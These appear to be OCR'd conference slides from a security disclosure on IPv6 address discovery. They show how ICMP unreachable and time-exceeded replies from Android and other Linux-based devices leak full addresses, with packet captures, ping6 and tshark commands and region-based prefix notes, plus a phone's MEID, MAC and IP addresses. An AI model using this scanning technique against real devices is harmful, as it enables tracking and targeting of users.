
The IPV6 address scanning will be possible

Outline

- Introduction of the IPV6
- **The risks and new scanning methods**
- How to exploit
- Suggestions and summary

Video demo about the risks

The demonstrations of obtaining the full address by sending special ICMP packets



About phone

Model
Pixel 4

MEID
35293110435394

Android version
11

IP address
100.48.164.19
240e:404:7e40:cb00:98d6:5cae:5896:2010

Wi-Fi MAC address
To view, choose saved network

Device Wi-Fi MAC address
f0:5c:77:f5:67:68

Bluetooth address
f0:5c:77:f5:67:67

Up time
14:32:51

Send feedback about this device

Build number
RQ2A.210505.002

```
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
130|flame:/ #
```

```
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
➜ ~
```


Risks and affected systems

	Risk	Scan world-wide	Android	IOS	Linux	Windows
Risk 1	ICMP unreadable error return the full addr	Y	√			√ Hotspot
Risk 2	In some cases the IPv6 addr will become shorter	Y	√ Hotspot			
Risk 3	IPv6 addr can be sniffed and calculated form radio nearby	N	√			
Risk 4	ICMP time exceeded error returned the full addr (all Linux kernel based devices)	Y	√ Hotspot	√ Hotspot	√ Hotspot or Forward	√ Hotspot or Forward
Risk 5	All zero address returned the full addr (all Linux kernel based devices)	Y	√ Hotspot		√ Hotspot or Forward	

Hotspot = need hotspot function enable. Hotspot will enable IPv4/6 forward
Forward = need net.ipv6.conf.all.forwarding = 1. In the routing device, it is a default configuration

We have submitted the main problems to the corresponding manufacturer, but that manufacturer think these are not vulnerabilities. Therefore they would not fix it.


Risk 1 - ICMP unreadable return full addr



```
ipv6

Source                                   Destination                          Protocol  Info
::                                       ff02::1:ff2c:5b89                    ICMPv6    Neighbor Solicitation for fe80::8af1:60fb:202c:5b89
fe80::2dd7:1320:dab6:3a21                ff02::1:ff2c:5b89                    ICMPv6    Neighbor Solicitation for fe80::8af1:60fb:202c:5b89 from 02:50:f3:00:07:03
fe80::8af1:60fb:202c:5b89                fe80::2dd7:1320:dab6:3a21            ICMPv6    Neighbor Advertisement fe80::8af1:60fb:202c:5b89 (sol)
fe80::8af1:60fb:202c:5b89                ff02::2                              ICMPv6    Router Solicitation
fe80::2dd7:1320:dab6:3a21                fe80::8af1:60fb:202c:5b89            ICMPv6    Router Advertisement from 02:50:f3:00:07:03
::                                       ff02::1:ff2c:5b89                    ICMPv6    Neighbor Solicitation for 240e:404:7e10:d65e:8af1:60fb:202c:5b89
fe80::8af1:60fb:202c:5b89                ff02::16                             ICMPv6    Multicast Listener Report Message v2
240e:404:7e10:d65e:8af1:60fb:202c:5b89   2001:4860:4806:c::                   NTP       NTP Version 3, client
2409:8a00:78f5:8570:6c8f:e85a:e467:41f   240e:404:7e10:d65e::aaaa             ICMPv6    Echo (ping) request id=0x2085, seq=0, hop limit=55 (no response found!)
240e:404:7e10:d65e:8af1:60fb:202c:5b89   2409:8a00:78f5:8570:6c8f:e85a:e467:41f ICMPv6  Destination Unreachable (no route to destination)
2409:8a00:78f5:8570:6c8f:e85a:e467:41f   240e:404:7e10:d65e::aaaa             ICMPv6    Echo (ping) request id=0x2085, seq=1, hop limit=55 (no response found!)
240e:404:7e10:d65e:8af1:60fb:202c:5b89   2409:8a00:78f5:8570:6c8f:e85a:e467:41f ICMPv6  Destination Unreachable (no route to destination)
2409:8a00:78f5:8570:6c8f:e85a:e467:41f   240e:404:7e10:d65e::aaaa             ICMPv6    Echo (ping) request id=0x2085, seq=2, hop limit=55 (no response found!)
240e:404:7e10:d65e:8af1:60fb:202c:5b89   2409:8a00:78f5:8570:6c8f:e85a:e467:41f ICMPv6  Destination Unreachable (no route to destination)
2409:8a00:78f5:8570:6c8f:e85a:e467:41f   240e:404:7e10:d65e::aaaa             ICMPv6    Echo (ping) request id=0x2085, seq=3, hop limit=55 (no response found!)
```

When Android phone connects to 4 / 5G network through PPP dialing

1. Announce local IPv6 addresses to each other through neighbor discovery protocol
2. The mobile phone requests to obtain prefix information, and the base station sends a 64 bit prefix address
3. The mobile phone generates last random 64 bits, generates a full IPv6 address, and notifies the base station through the neighbor discovery protocol



tcpdump capture on my Pixel 4

```
flame:/ # tcpdump -i rmnet_data2 icmp6 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on rmnet_data2, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
18:03:55.554513 IP6 2409:8a00:78f5:8570:6c8f:e85a:e467:41f > 240e:404:7e10:d65e::aaaa: ICMP6, echo request, seq 0, length 16
18:03:55.555303 IP6 240e:404:7e10:d65e:8af1:60fb:202c:5b89 > 2409:8a00:78f5:8570:6c8f:e85a:e467:41f: ICMP6, destination unreachable,
18:03:56.559274 IP6 2409:8a00:78f5:8570:6c8f:e85a:e467:41f > 240e:404:7e10:d65e::aaaa: ICMP6, echo request, seq 1, length 16
18:03:56.560093 IP6 240e:404:7e10:d65e:8af1:60fb:202c:5b89 > 2409:8a00:78f5:8570:6c8f:e85a:e467:41f: ICMP6, destination unreachable,
```

return full addr

ping on my Macbook

```
└$ ifconfig en0 | grep inet6
        inet6 fe80::1079:9e83:7a6e:b4da%en0 prefixlen 64 secured scopeid 0x6
        inet6 2409:8a00:78f5:8570:c24:eedd:c914:b25b prefixlen 64 autoconf secured
        inet6 2409:8a00:78f5:8570:6c8f:e85a:e467:41f prefixlen 64 autoconf temporary
┌macintosh@pp ~
└$ ping6 240e:404:7e10:d65e::aaaa
PING6(56=40+8+8 bytes) 2409:8a00:78f5:8570:6c8f:e85a:e467:41f --> 240e:404:7e10:d65e::aaaa
^C
--- 240e:404:7e10:d65e::aaaa ping6 statistics ---
```

no ICMP unreadable packet display , need monitor mode

monitor mode on my Macbook

```
┌macintosh@pp ~
└$ sudo tshark -f "icmp6" -i en0
Capturing on 'Wi-Fi: en0'
    1   0.000000 2409:8a00:78f5:8570:6c8f:e85a:e467:41f → 240e:404:7e10:d65e::aaaa ICMPv6 Echo (ping) request id=0x2557, seq=7, hop limit=64 70
    2   0.037676 240e:404:7e10:d65e:8af1:60fb:202c:5b89 → 2409:8a00:78f5:8570:6c8f:e85a:e467:41f ICMPv6 Destination Unreachable (no route to dest
```

get the full addr

1. MacBook ping uses the correct prefix + random last 64 bit ::aaaa
2. Operator checks the routing tables and sends it to pixel 4
3. Pixel receives the packet and looks up its routing table. There is no ::aaaa address
4. Android system intelligently return an ICMP unreachable packet with full IPV6 address
5. Ping program won’t show, but we can sniff by using tcudump


First 64 bit address composition

Now we can obtain the last 64 bit address through an ICMP request

What about the first 64 bit?

First 64 addresses are regular, divide according to regions

- Different operators, provinces, cities, districts and counties



240e:404:7e00:e32d : xxxx:xxxx:xxxx:xxxx

